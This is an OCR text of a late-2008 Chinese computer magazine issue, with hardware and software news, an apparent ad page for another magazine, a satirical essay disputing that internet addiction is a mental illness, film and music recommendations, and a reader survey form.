作为顶级主板，P6T Deluxe和ASUS P6T Deluxe/OC PALM支持华硕所有的最新技术，P6T DELUXE率先引入对LGA1366接口Nehalem处理器的支持，采用了创新的16+2相供电技术、领先业界的超频工具TurboV、智慧节能引擎EPU6、Super Hybrid Engine和革命性散热技术WindFlow，而且还可以同时支持ATi的CrossFireX交火技术和NVIDIA的SLI技术。而P6T DELUXE/OC Palm与P6T Deluxe的区别就在OC Palm上。OC Palm引入了实时超频的概念，即使在游戏运行中也能提升性能，而且不用重启系统和游戏，目前也只有华硕的OC Palm技术才可以允许您随意调整CPU的频率。“i7+X58”是Intel在中国推出的首款限量版套装，除了凸显其无与伦比的性能外，更增加了绝无仅有的纪念意义。（张磊）

5188元、5488元 | 82667575
www.asus.com.cn/

得心应手的摄像头 天敏遥控精灵

天敏科技研发出了一款非常好玩并且实用功能的摄像头——遥控精灵。机如其名，它具有控制功能，利用遥控器，大家可以方便地对摄像头进行启动、关闭、拍照、录像，上面设计有开关、重启、拍照和变焦调节按键，绝对是某些不太勤奋的人的最佳选择。天敏遥控精灵无驱摄像头内置高灵敏麦克，与传统的外置麦克相比，功能毫不逊色，但在外观设计上却比外置麦克的摄像头更加灵活。其他性能方面，该摄像头拥有最新升级过的“人脸识别与追踪”技术，支持QQ、MSN、雅虎通等视频聊天软件和碧聊等视频聊天室。视频显示方面可达到顺畅不断的15～30fps的画面速度。（李隆）



150元 | 0752-2677522
www.10moons.com

新品上市 · EXPRESS

天生睿智，巅峰性能 直播英特尔酷睿i7发布会

2008年11月18日，英特尔公司正式发布了英特尔酷睿i7处理器，这是英特尔公司迄今为止最先进、最强劲，同时也是结构最为复杂的台式机处理器。发布的三款台式机处理器均采用8MB三级高级缓存，支持目前最先进的、可为所有台式机平台提供最佳内存性能的三通道DDR3-1066内存技术。英特尔酷睿i7处理器至尊版还移除了超频保护功能，以便高端用户和超频爱好者自由发掘处理器的更多潜力。（张磊）

编辑点评：新一代的X58，新一代的i7，但是仅仅是评测数字的提高有什么用呢，i7究竟能给我们带来什么新的应用体验，我们拭目以待。

"E"触即发的影音震撼

谁说只有进电影院才能享有真正的影音震撼？近期微星笔记本电脑强势推出旗舰级影音娱乐机种Bravo EX620，独家内建Cinema Pro技术，透过单一触控按键，瞬间极致影音最佳效果，达到电影院身临其境的临场享受。为了抢攻笔记本电脑的娱乐商机，同时满足"宅世代"娱乐的消费趋势，包括大众最在乎的Full HD、蓝光光盘、杜比环绕音响、数字电视等新世代数字影音规格。微星科技更在Entertainment Bravo系列推出强大影音功能的笔记本电脑，以及13～17英寸等齐全的产品线，来贴近现今社会人们不只爱工作，更爱娱乐的生活目标。报价7299元（米彬）

华硕发布顶级工作站主板P5N-VM WS

近日，全球领先的3C解决方案提供商华硕电脑重磅推出了全球首款整合Quadro专业级显示芯片的工作站主板产品——华硕P5N-VM WS。该主板板载多项先进技术，是一款名副其实的面向专业级2D/3D图形处理应用的工作站主板顶级之作。NVIDIA Quadro FX 470显示核心的整合是华硕P5N-VM WS的最大亮点所在。华硕P5N-VM WS可在进行图形处理时以最佳的性能取得精细度及清晰度，是用户搭建非线性编辑系统的最佳选择。华硕P5N-VM WS在音频处理方面的表现也相当出色。（米彬）

龙芯"逸珑"笔记本电脑亮相2008上海工业博览会

2008年11月8日，在位于龙阳路的上海工业博览会现场，中科龙梦带来了多款基于国产龙芯处理器的产品，包括福珑2F迷你电脑、脉珑网络计算机和即将正式发布的逸珑笔记本。逸珑笔记本采用最新国产64位龙芯2F处理器的迷你电脑，也是全球第一台完全采用自由软件的笔记本。CPU主频800MHz～933MHz，8.9英寸LCD高亮宽屏，采用开源可定制的Linux操作系统，无论办公娱乐还是上网聊天，都能轻松自如。逸珑仅重1kg并集成无线网络，让用户轻松携带，随时学习。该款产品支持基于Linux平台的桌面计算应用，具有交互能力强、功能丰富、安全可靠、移动便携等特点，可广泛应用于保密机构、低成本信息化、政府及企业办公、多媒体教室等桌面计算领域。（于峰）

编辑点评：我们自己的龙芯本本在性能上完全可以和国外"上网本"平台一决高下，值得关注。

技嘉正式发布新一代旗舰X58系列主板

2008年11月19日，国际一线板卡厂商技嘉科技在北京中关村皇冠假日酒店召开新闻发布会，并于会上正式发布了新一代Intel平台旗舰级产品——X58系列主板。技嘉X58系列主板是针对高端市场的顶级产品，支持Intel最新的LGA 1366接口CPU，还支持最新的三通道DDR3 2000MHz内存、动态节能引擎和超耐久技术，融合了技嘉最新的主板科技，可以说是当今X58主板市场中的旗舰产品。（张磊）

纤细的美丽 AOC锋尚系列18.5mm全球最薄LCD发布

2008年11月26日，显示器一线品牌AOC在北京798艺术区的AOC Gallery举行新品发布会。发布会中，AOC隆重推出了厚度仅为18.5mm的全球最薄环保液晶显示器"Verfino锋尚"系列！此次发布会也是AOC"致远战略"的一个重要环节。"致远战略"核心内容为：以品牌价值为核心，在打造显示器行业基于产业链资源整合的动态竞争力的产业竞争新标准的同时，构建永续运行的AOC品牌。而AOC Verfino锋尚系列无论从外形的超薄，还是内在的环保材料，都证明了AOC的研发实力，另一方面也增加了AOC品牌的美誉度，为AOC的渠道销售增强了信心，同时让消费者更加期待AOC未来发布的创新型产品。（张磊）

麦博M-111纪念版上市

继推出M-200十周年纪念版之后，麦博再次推出新品——M-111纪念版。麦博M－111纪念版采用全新的产品造型，外观采用高光与磨砂及晒纹于一体，更显尊贵。M-111十周年纪念版，具有优化数码音源之功效。有效去除数码音源的高频噪声，同时对声音作了润色和柔化的处理，使声音更加圆润。配备多功能线控器，这款线控器集成了音量控制、耳机输出和辅助输入接口，方便连接各种有音源输出的设备。M－111纪念版采用麦博eAirBass技术，在加重低音时音质不会失真，更清晰、更富有弹性，解决了低音迟钝问题。（李隆）

"火狐中国版"正式发布

11月18日，谋智网络（MozillaOnline.com）在清华科技园文津国际酒店正式召开主题为"拓展浏览空间 丰富上网体验"火狐中国版发布会，专门为中国用户量身订制的"火狐中国版"（Firefox China Edition）正式发布。这是Mozilla首次针对区域用户开发的全新版本，在Firefox3快捷、安全、个性的强大功能基础之上，"火狐中国版"增加了专为中国用户设计的多项功能，不仅在网页浏览上基于中国用户的使用习惯，而且首创"火狐魔镜（Live Margins）"（火狐浏览器右侧栏），创造性地将多屏幕浏览同时呈现给用户，为中国的广大网民带来焕然一新的浏览体验！（陈荣贵）

蓝港在线自主研发《西游记》

2008年10月22日，第三代网游领军企业蓝港在线正式对外公布其首款自主研发大作——《西游记》。这是蓝港在线自成立一年多来，首次对外展示其自主研发实力，而该产品也是目前网游行业中唯一一款以"西游记"命名的西游题材类网游。作为一款2D的MMOARPG产品，《西游记》由蓝港在线旗下"海王星工作室"担纲制作。游戏将完全采用蓝港在线自主研发的游戏引擎，设计上将真实重现"大闹天宫"、"三打白骨精"、"大闹龙宫"等经典情节。同时还将以写实的手法植入人们耳熟能详的《西游记》元素，让玩家能够真正体会原汁原味的"西游记"。（张锐峰）

网易有道热闻推出"智能专题结果"

也许你有这样的经历，看到一则新闻后，往往会希望进一步了解与其相关的博客观点、视频、图片信息，而不得不去四处搜寻，费时费力。近日，网易有道搜索对其热闻产品（news.youdao.com）做了更新，添加了"智能专题结果"功能，只要输入近期热点新闻关键词，就可以获得集合新闻、博客、视频、图片、相关内容等多种搜索结果的专题，大大方便了网民的新闻阅读。（张锐峰）

体验私人购物服务，苹果全新MacBook登陆三里屯

11月13日，苹果全新MacBook登陆北京三里屯Apple Store零售店。苹果MacBook系列新品，包括全新的MacBook和15英寸MacBook Pro都有一个以整块铝合金材质精制而成的一体成型机身，精致轻薄、轮廓优美且十分耐用。北京三里屯Apple Store零售店是苹果在国内的首家直营店。Apple Store提供免费的私人购物服务，只需简单的几步，在网上预约，就可以确保您不受干扰地享受资深苹果产品专家为您提供的私人服务：引导您体验所关注的MacBook新品，提供购买建议并回答您的问题。（于峰）

业界资讯 · EXPRESS

"三诺杯"第六届中国工业设计精英赛落下帷幕

"三诺杯"第六届中国工业设计精英赛于12月4日在深落下帷幕。决赛采取进行现场命题创作和现场评审的方式，共评出了一、二、三等奖以及最佳概念设计大奖、最具商业价值大奖、最佳设计表现等六项大奖。以尊重设计价值、支持设计教育、提倡设计实践、推动设计发展为宗旨的"三诺杯"工业设计精英赛，自2002年举办首届大赛以来，在全国连续举办过五届，已成为国内知名工业设计赛事。并被列为"2008年国际工业设计高峰论坛暨第十三届全国工业设计学术年会"的重点项目。（李隆）

热心公益，2008北理工"漫步者奖学金"评选圆满结束

2008年11月17日晚，第五届理工大学漫步者奖学金评选在北京理工大学良乡校区落下帷幕。14名候选人在几番答辩之后，经过评委的综合考

核，最终选出了本届漫步者奖学金获得者。"漫步者奖学金"是漫步者公司在2004年与北京理工大学合作创立的，旨在促进我国高等教育事业的发展。漫步者希望能够通过奖、教学金的激励，评选出一批优秀全面的人才，在未来服务社会，造福民众。奖学金设立五年以来，一直秉承公开、公正的原则，以"诚信、热情、勤奋、无私"为宗旨，已经成为学生中间广泛关注和最有价值的奖学金项目。（姚雯）

惠普乐触家庭聚会在京举办

2008年11月15日，近百名生活达人和数码娱乐的爱好者以"乐触"的名义齐聚798，此次乐触家庭聚会的主角大多是来自"点亮灵感乐触生活——惠普TouchSmart乐触生活社区"里面的热心网友，他们是乐触精神的支持者，也是身体力行的拥护者。自惠普TouchSmart乐触生活社区http://digi.it.sohu.com/s2008/touchsmart/精彩召集令下达以来，短短一个月的时间内，有超过200万人次的网友访问社区，进行情景体验，数百名热心网友分享了他们在旅游、美食和家居方面的经历、感受和照片，博文里充满了对于亲情、爱情、友情的珍惜。（西浩铭）

编辑点评：TouchSmart这个以手控制PC的新使用方式无疑非常吸引人，但显然普及程度还远远不足。只有通过不断地与消费者近距离接触，才能让TouchSmart真正流行起来。

科技盛放溢彩流苏，华硕炫出今冬FUN风尚

岁末伊始，时尚界又迎来了年度"春潮"流行趋势的饕餮盛宴，与此同时，一场引领笔记本潮流的科技风尚盛典也于近日掀开神秘面纱——2008年11月24日，FUN华硕英特尔迅驰2笔记本冬季风尚发布会在北京马哥孛罗酒店圆满举行。会议借助华硕F8、U6和N系列英特尔迅驰2平台产品的深度展示，以及华硕设计师与《男人装》主编瘦马先生、国内首席名模姜培琳两大时尚精英的对话，深度解读了华硕笔记本从"玩乐"到"乐享"，再到"乐活"的蜕变、升华历程，倡导消费者共同感受"更强大、更健康、更自由、更时尚"的笔记本应用风尚。（西浩铭）

编辑点评：PC的应用重点，已经由原来的计算、编辑转向消费、应用，完全改变了人们的日常生活，科技的进步本就该如此。

富士施乐坚持环境友好

近日，富士施乐株式会社正式宣布：2007财年，富士施乐在日本及亚太地区运营的整合资源循环系统成功削减使用新资源3860吨，降低二氧化碳排放达25000吨。通过整合资源循环系统，富士施乐将从用户处回收使用过的复印机和数码多功能设备拆解成零部件，经过严格的质量检验后，符合标准的零部件被送到生产线，而那些不能再利用的零部件则被拆分成44种（在日本）或74种（在亚太）部件，通过循环处理将其转化为原材料，作为新资源进行再利用。这其中包括以往被认为最难循环利用的金属、橡胶、玻璃等。因此，富士施乐在日本的循环利用率高达99.99%，在亚太地区为99.3%。富士施乐及其海外分支机构承诺将继续坚持环境友好的商业行为。（米彬）

瑞星发布《2008疫情报告》"病毒产业"完全互联网化

11月18日，"2008瑞星互联网安全技术大会"在北京召开，来自瑞星、微软、谷歌、英特尔、阿里巴巴、迅雷、巨人等数十家互联网企业的安全专家，共同探讨了目前严峻的互联网安全形势和应对之策。瑞星公司全面阐述了"云安全——安全的互联网化"的策略和实施，并邀请与会厂商加入瑞星的"云安全"计划，共建可信任的互联网。对于安全厂商来说，传统的安全模式亟待变革，否则都将淹没在木马病毒的海洋中，互联网的各项基础应用和发展也将极大受损。实现"云安全——安全的互联网化"，将整个互联网变成一个巨大的安全软件，才是应对"病毒互联网化"最根本的办法。（白斌）

英特尔关注白领一族 以科技破"囧"

2008年11月24日，首部别开生面的网络博客话剧——《破囧英雄6+1》在北京上演。这是一部经过英特尔（中国）有限公司和剧组主创人员半年时间精心策划，描写白领一族遭遇"办公室囧境"和科技如何帮助其"破囧而出"的现实题材话剧。《破囧英雄6+1》以六篇博客构成，全剧的推广通过网络进行，在演出之后，该剧也将以视频的形式完整搬上网络，成为第一部以网络为传播平台的博客话剧。（张磊）

编辑点评：无论剧情还是话剧，要表达的意思都有着非常专业的水平。不仅幽默搞笑，在笑过之后还能看到我们平时工作的囧镜……

希捷推出全新存储解决方案 以满足消费者对于存储、共享及欣赏数字内容的需求

2008年11月18日，全球领先的存储解决方案供应商希捷科技公司，宣布为其屡获奖项的FreeAgent外置硬盘系列推出秋季新品。希捷的旗舰产品FreeAgent Go便携式存储解决方案，是目前市场上最轻薄的外置硬盘，机身厚度仅12.5毫米，可轻松放进衣袋，同时具备人们期望的各种先进的抗震功能。此外，FreeAgent Go也是行业首款提供可扩展数据传输底座的硬盘产品，方便用户在桌面和移动应用之间转换，同时免去寻找电线和USB端口的麻烦。FreeAgent Go拥有高达500GB的存储容量，足以容纳个人的全部电影、照片和音乐，缩小了标准便携式解决方案和桌面解决方案之间的差距。用户再也不必为获得便携性而降低对容量的要求，希捷FreeAgent Go硬盘两者兼顾，是真正完美的移动解决方案。（张磊）

CF[YP015]


思维与智慧®
◎少年总裁张伯宏比“韩寒”更新锐
◎资产泡沫是如何产生的
◎乞丐的哲学
ISSN 1006-3587
一月·彩版
2009 2
THINKING & WISDOM 零售价：5.00元
NEW!

名博论语

马云在APEC上给1000多位企业代表演讲和分享经验时，他收到了100多个纸条，其中一名叫"Christian"的中小企业代表说阿里巴巴的梦想改变了他的人生。像Christian这样的很多，遍布全球。

——摘自"无以言退"的博文"马云为何在国际上如此受欢迎"

他们很怪，明明被剥削得最惨，但最大的愿望不是不被剥削，而是希望大家都被更狠地剥削，并且紧密地团结在剥削者的周围。

——韩寒的博客"最贵的一次出台"

我一直认为写文章其实属于服务行业，比如说做菜，厨师要做一道红烧豆腐，就不能把所有佐料都放进去，特别是醋，豆腐是碱性醋是酸性，一对冲豆腐就成豆花了，而且董厨师的醋实在放得太多，连豆花都没做成，成豆腐脑了，而豆腐脑不能思考。

——李承鹏的博客

总的来说，几个中国足球记者为逞口上一时之快吵吵闹闹，网络上闹得翻天覆地，还是可笑得紧，你想象过假如几个越南的乒乓球记者也如此这般吗？我以为一切与糟烂的中国足球有直接或间接关系的人，说到底都本该是"夹着尾巴做人的人"。

——董路的博客

随着北京各大报纸相继涨价，目前市场报纸的价格普遍涨到1元以上。在与报刊亭主的聊天中发现，自从上个月各大报纸涨价后，基本上这五大报纸销售量最少减半。公司楼下的报刊亭业主称：法制晚报平时可以卖30份，现在只能卖15份左右，安贞路口亭主称：北京晚报平时可卖50份左右 现在只能卖16份左右。

——摘自姚劲波的博文"北京主要报纸涨价后的销量"

近日，重庆邮电大学的十几名大学生，推出一份"90后大学生心理健康调查报告"。报告显示，参与调查的500名大一新生，最崇拜的偶像是自己，最不想干的职业是公务员。

——摘自李清的博文"听说90后最不想当公务员（青年报）"

比尔·盖茨捐献全部资产、巴菲特捐了310亿美元给盖茨基金会，这固然有他们个人的道德修养原因，却同时还有着深刻的制度背景。在美国，联邦政府税法规定：富人们每捐赠3美元，联邦政府便会减免1美元或更多的税收，同时也会免去地产税的征缴。不仅如此，税法还鼓励中产阶级、蓝领工人通过捐出一定数目的工资来免除自己的个人所得税。

——裴钰的博客

楼盘滞销，原本薪水低再加上公司承诺的销售返点又无法兑现，昨天，郑州"公园一号"6位售楼小姐决定要以集体跳楼的方式讨薪——傲然屹立楼盘工地的25楼上，不发薪，毋宁死！

——董路博客"该'跳楼'的是房价而不是售楼小姐"



高分问答特别节目：山寨版2009春晚节目单是什么？

最近，北京市民发现一辆"牛车"，车身上用红字写着"向央视春晚叫板，给全国人民拜年"，并标注了山寨版春晚网址。原来，车主老孟是一名摄像师，和几个朋友共同策划了这场草根参加的山寨版春晚。场地定在高碑店一个酒楼内，可以容纳1000多人。时间与央视春晚同步，并且通过网络直播。最近，网上已经开始流传这台晚会恶搞版的节目单，我们先睹为快吧！



山寨版2009春晚节目单
小合唱《因为爱所以爱，女友岂能拿来慷慨》表演者：绿帽组，主唱：谢霆锋
小品《有奶不一定是娘》表演者：三（鹿）集团领导者
小品《老虎来了》表演者:周正龙
歌曲《你伤害了我却一拐而过》表演者:刘翔
群口相声:钢铁是怎样也炼不成的 表演者：中国足球队
豫剧:我比窦娥还冤 表演者：奶农
杂技:火车也疯狂 表演者：某铁路局
大型诗朗诵：冬天已经来了，春天还会遥远吗。表演者：部分股民
体育杂技：三个俯卧撑

高分问答健康顾问

问：山寨版治疗颈椎病秘籍是什么？

答：很简单，只要每隔2小时看一遍下图即可。

网游热评

■撰稿/奥特曼

上瘾就是精神病？
乱弹网络成瘾标准



作为一名有着长达15年游戏年龄的骨灰玩家，奥特曼前两天被确诊：有可能患有精神病！这个标签可谓让我欢喜让我忧：忧的是以后咱走到哪，都会被另眼看待，甚至鄙视；喜的是，诸如抢劫杀人放火之类作奸犯科的以前只能意淫的事，如今可以堂而皇之地落实到现实层面了，反正精神病犯法无罪或轻罪已是众人皆知的秘密了。当我精心筹划揣着菜刀在半夜去打劫那个天天“抢劫”我钱包的网吧时，发现小二苦着脸说：大哥，我们这实在没钱了，您都是今天第三波了，去别处试试吧！我晕！从地上捡起今天的报纸一看，头条是“本市网瘾患者抢劫案骤增64%”……

网瘾=精神病？

说出“将玩游戏成瘾纳入精神病的人才是精神病”这话的可不是奥特曼，乃是郑渊洁叔叔。面对《网络成瘾诊断标准》将网瘾等同于精神病的做法，显然郑叔叔是完全不同意的，在他看来“玩游戏成瘾和写作成瘾、应试成瘾、当官成瘾一样，都属于对法律允许的某种行为的痴迷和执着，不属于严重的心理障碍，不能纳入精神病的诊断范畴。”对此，奥特曼深表赞同，在还没挂上精神病标签之前，我要替国内2.52亿网民中那些每天都上网，每天都会超过6小时的朋友们说句公道话：我们就算有网瘾，我们也不是精神病！



北京军区总医院诸位专家出炉的《网络成瘾诊断标准》认定网瘾等同精神病，但国家卫生部至今并未批复，网友们一直认为：这项提议通过的可能性和巫妖王不延期的概率一样低，更像是一种炒作，炒作自己的知名度。

瘾其实没那么坏

瘾在现代汉语词典中的解释明显是带有贬义的：指特别深的不良嗜好，亦泛指对某项事物的特殊兴趣、癖好。奥特曼看来瘾就是分为两种：一般的瘾和毒瘾。后者因为是药物的作用而被明令禁止，而前者则包罗万象，几乎影响到每一个人：古有好词的李后主，有斗酒诗百篇的李白；今有为了看球而整月熬夜丢了工作也不惜的球迷，也有无数邮票迷，书画迷、汽车迷、飞机迷……游戏迷和网络迷都在其中。

其实，就奥特曼看来，这些成瘾的情形都很类似，医学上说是由于神经中枢经常接受某种外界刺激而形成的习惯性，它会驱使人们不断沉迷下去以获得更多刺激。如果《网络成瘾诊断标准》描述的连续三个月每天超过6小时上网，而影响到正常的学习、工作和生活，并逐渐自我封闭，脱离社会的人，无论是否达到6个小时，都应该被视为有网瘾并被指认为神经病患者，那么之上谈到的又有谁不是神经病呢？是全国无数每天打10小时麻将、不摸牌就难受的人，还是全国无数沉迷股市的人，为之影响生活、工作学习成迷上瘾的比比皆是，难道他们都是精神病？为何独独对网络成瘾下这个定义？



网络成瘾与青少年

近些年，社会对青少年网络成瘾尤其是游戏成瘾非常重视，几乎一致认为这是摆在我国教育面前的一座大山，阻碍了青少年的教育和发展。于是，从上向下的规定，新闻出版总署出台的防沉迷系统；从下向上的自律，游戏行业委员会的自律草案；其他行业的辅助，北京军区总医院的《网络成瘾诊断标准》等文件和规定一个接一个出台，旨在对网络、游戏等行业进行约束，减少其对青少年的“戕害”。

可以说，当前国内青少年沉迷网络与游戏，是社会共同造成的后果：教师只知教书而不知或不愿育人；家长只满足物质需求而不懂得精神需求；社会只要求分数而不理会能力，这都造成了叛逆的孩子沉迷游戏“有找到亲爹亲娘或者良师的错觉，故而相见恨晚朝夕相处。”山东某培训基地主任一针见血地阐明了一切：“他们都是很好的孩子，很阳光，只是一时贪玩罢了，不能简单把他们当成精神病人看待。确实有一些类似于精神病的症状，可那只是一种感情行为失调，就如自闭但不是自闭症。”心理学界近年来也一直呼吁，不要把所有的孩子持续上网的现象都定性为网瘾，因为网瘾背后可能是孩子渴望更多的爱、可能是孩子在学校里遇到了挫折、可能是他反抗父母的一种方式，轻易判定为网瘾，不仅不利于治疗，而且可能对一些“假性网瘾”的青少年产生身心不利的影响——这是相当有道理的。



TIPS：专家们的PK

这次《网络成瘾诊断标准》的确立，不仅为临床医学增加了一个新病种，还明确了网络成瘾患者应该由具有精神科的医疗单位来收治，为这些患者得到科学有效治疗提供了途径。网络成瘾是可以治疗的，一般治疗时间为3个月左右。80%的患者都可以通过治疗摆脱瘾病。
——北京军区总医院医学成瘾科主任陶然

没病也要吓出病来，发明一个新的诊断名称，给孩子戴一顶疾病的帽子，无助于改变现状，就像告诉一个抽烟的人，说他是尼古丁成瘾综合征一样，对他的戒烟并没有实际的帮助。
——山西某医院精神卫生科主任

名还是利？网瘾=精神病的潜台词

奥特曼一向认为医学工作者是最科学的，不论思想还是行动，但一夕之间将全国几千万网民说成神经病（2.53亿网民中符合其成瘾标准的至少有十分之一）是不是草率了些，武断了些？是什么导致科学的北京军区总医院的专家们下如此结论？

是为了世界第一次公布的名？前两年有位同游戏斗争的张姓斗士，希望通过状告暴雪来为因玩暴雪游戏跳楼的天津孩子的家庭讨回公道，但据说暴雪只问一句"未成年孩子如何能玩到我们的游戏？"张斗士就无言以对，之后有媒体说该斗士无非想博个名而已，相信科学的北京军区总医院的专家们不致如此；陶主任指出只有其科室有诊断权威，其他医院和机构都不能接收和治疗。似乎这正应了某内幕人士的预测："某些人想要把戒除网瘾和治疗精神病等同起来，从而敛财。"看来，到时候全国成百上千万的精神病患者，都得拥堵在北京军区总医院医学成瘾科等待救治，其效率如何保证呢？其效果如何保证呢？



●陶主任的成瘾科网站首页

结语：请专家放手

不知道是不是因为越来越多的人成为了网民、游戏迷，被各行各业的人瞄准了这块越发丰硕的市场，总之，请不要再轻易地出台类似的标准，目的不纯地将一个社会群体归结为精神病，这并不有趣。而且，将火力集中在玩游戏成瘾的青少年头上，似乎只能让他们产生更多的逆反心里，没有人喜欢被定义为精神病患者，请尊重大家做人的权利！CF [SQ01]

附：网瘾诊断标准

根据《网络成瘾临床诊断标准》，如果个人平均每天用于非工作学习目的连续上网超过6小时，且符合以下症状标准超过3个月，即为"网络成瘾"。

（1）对网络的使用有强烈的渴求或冲动感。

（2）减少或停止上网时会出现周身不适、烦躁、易激惹、注意力不集中、睡眠障碍等戒断反应；上述戒断中通过使用其他类似电子媒介（如电视、掌上游戏机等）来缓解。


影音部落

新影热荐 Film

《马克思·佩恩》（Max Payne）

福克斯 | 动作/惊悚/犯罪/剧情

根据热门游戏改编的影视作品，在好莱坞渐成气候。继《生化危机》、《寂静岭》、《罪恶城市》后，这部《马克思·佩恩》又被改编成电影搬上荧屏。虽然主演马克·沃尔伯格因为害怕"玩物丧志"并没有玩过原版游戏，但他演绎的佩恩形象还是受到了肯定。主人公因为亲人的接连被杀而去复仇，然而却受到人性邪恶一面的指引，越走越远，主人公能否摆脱黑暗……《马克思·佩恩》在北美票房榜上一度独领风骚。



《鬼镜》（Mirrors）

福克斯 | 恐怖

在东方风水文化中，镜子为"煞"，在房间的摆位是有讲究的，弄好了可以驱鬼降魔，弄不好麻烦多多。本片中，镜子变成了鬼魂复仇的工具，这个世界彻底混乱：人们会在莫名情况下，以一种恐怖至极的方式自杀或被杀。《鬼镜》将去争夺影迷口碑中的"史上最恐怖电影"，而目前他占据了香港票房的首位。

《鹰眼》（Eagle Eye）

梦工厂 | 悬疑/动作/惊悚

好莱坞每个月都有惊悚、剧情类的电影问世，但能够让影迷满意的却很少。还好来自于斯皮尔伯格的梦工厂的《鹰眼》，其剧情足够连贯，线索周密，让看过的影迷们无可挑剔。高科技时代，所有的电子产品都可能监视人们的举动，成为一场灾难或阴谋的制造者，本片中的GPS则是其中之一。被神秘人用电话遥控的两个人，需设法从严密的监视网中脱身，不然就会成为政治凶杀案的帮凶。

《007：大破量子危机》（007: Quantum of Solace）

米高梅 | 动作/惊悚/冒险

007系列已经延续了数十年，男主角和邦德女郎也是更换了几波。本集中，智破皇家赌场后痛失挚爱的詹姆斯·邦德，决定全力追查真相，为击斯帕报仇，目标是冷血商人及犯罪组织首领多明尼克。007依旧我行我素，依靠坚强的毅力和过人的本领取得了最后的成功复仇。虽然剧情依旧老套，但场面还算火爆，值得日后收藏高清版观看、回味。

好歌听不厌 Music

1 《我们就到这》梁静茹 新专辑《今天情人节》
光良的情歌深具特色，总是能给人一种平凡中不平凡的感动，诚实而直接地触及你内心深处的感受。

2 《说好的幸福呢》周杰伦 新专辑《魔杰座》

3 《小酒窝》林俊杰&蔡卓妍 新专辑《JJ陆》

4 《爱》许巍 新专辑《爱如少年》

5 《笑忘歌》五月天 新专辑《后青春期的诗》

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5. 本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

电脑爱好者 2008年第24期 评刊调查表



DU ZHE PING KAN
读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

一等奖1名 价值:500元/份

二等奖5名 价值:200元/份

三等奖10名 价值: 50元/份



网上评刊地址: http://www.cfan.com.cn/activity/zhuanti/pingkan0824



★本期奖品将从"CFan奖品池"中抽出! **更多悬念，更多诱惑，更多惊喜!** 这是一个充满魔力的奖品池，随杂志社新入库产品的变化，而不断变化! 这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖!

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大!

评刊表复印或手抄均有效，本期评刊截止日期2009年1月15日(以邮戳为准)请寄至:北京万寿路邮政中里14号楼4层 北京123信箱(北京《电脑爱好者》杂志社)编辑部/评刊2008年第24期收(邮编100036) 发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖!

2008年第17期优秀文章

第一名(奖金500元): "特别话题"栏目《效率×2 耗时÷2 消除重复特别执行手册》作者: 江北书生

第二名(奖金300元): "CFan新视界"栏目《谁动了我的QQ号?》作者: 张文

第三名(奖金200元): "我就CFan"栏目《做"专业"菜鸟，提专业问题》作者: dream

2008年第18期优秀文章

第一名(奖金500元): "特别话题"栏目《5条路全面掌控你的"数字时间"》作者: ABC

第二名(奖金300元): "In派茶馆"栏目《显示器新卖点哪个才适合你》作者: milk

第三名(奖金200元): "聪明用电脑"栏目《超强内存优化，程序内存占用大瘦身》作者: 曾灿升

以下6位读者被评为2008年第17期热心读者

一等奖1名(奖品: 罗技快看合金版摄像头，799元/个)

黄啸波(北京)

二等奖2名(奖品: 罗技炫彩耳麦，189元/个)

张凯强(吉林) 叶林(北京)

三等奖3名(奖品: 罗技快看畅想版网络摄像头，99元/个)

魏守国(宁夏) 程巧冰(四川) 李斌(广东)

以下16位读者被评为2008年第18期热心读者

一等奖1名(奖品: 爱国者MP3，500元/个)

郑涛(新疆)

二等奖5名(奖品: 华硕光雕王刻录机DRW-2014L1T，299元/台)

曹辉(北京) 赵佳辉(山东) 宋强(上海) 张爱斌(辽宁) 李莹(湖南)

三等奖10名(奖品: TDK耳机，80元/个)

王春波(山西) 姜宏(安徽) 李兵(浙江) 宋悦(陕西) 宋华强(广东) 李安(江苏) 张博全(湖北) 高强(河北) 姜永利(江西) 商铭(重庆)

■个人资料

姓名＿＿＿＿ 年龄＿＿＿＿

性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿ 联系电话＿＿＿＿

通讯地址＿＿＿＿ 邮编＿＿＿＿

QQ/MSN＿＿＿＿ E-mail＿＿＿＿ 爱好者论坛ID＿＿＿＿

·您的平均月收入范围是:

(1)没有固定收入 (2)2000元以内 (3)2000～3000元

(4)3000～4000元 (5)4000～5000元 (6)5000元以上

·您现在拥有的电脑数量为＿＿台。

·您现在拥有下列哪些硬件产品? (可多选)

(1)台式电脑 (2)笔记本电脑 (3)DV或DC (4)智能手机

(5)MP3、MP4数码相框等数码产品 (6)家庭影院或HTPC

(7)PSP、NDSL等掌上游戏机 (8)Wii (9)Xbox电视游戏机 (9)GPS设备

·您对以下哪些硬件感兴趣: (可多选)

(1)PC整机 (2)PC配件 (3)笔记本电脑 (4)手机、数码产品 (5)外设产品等

■本期文章评价

("文章代码"栏请填文章结尾处的代码，如: YJ01。)

本期最喜欢的文章

原因编码: a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足

本期不喜欢的文章

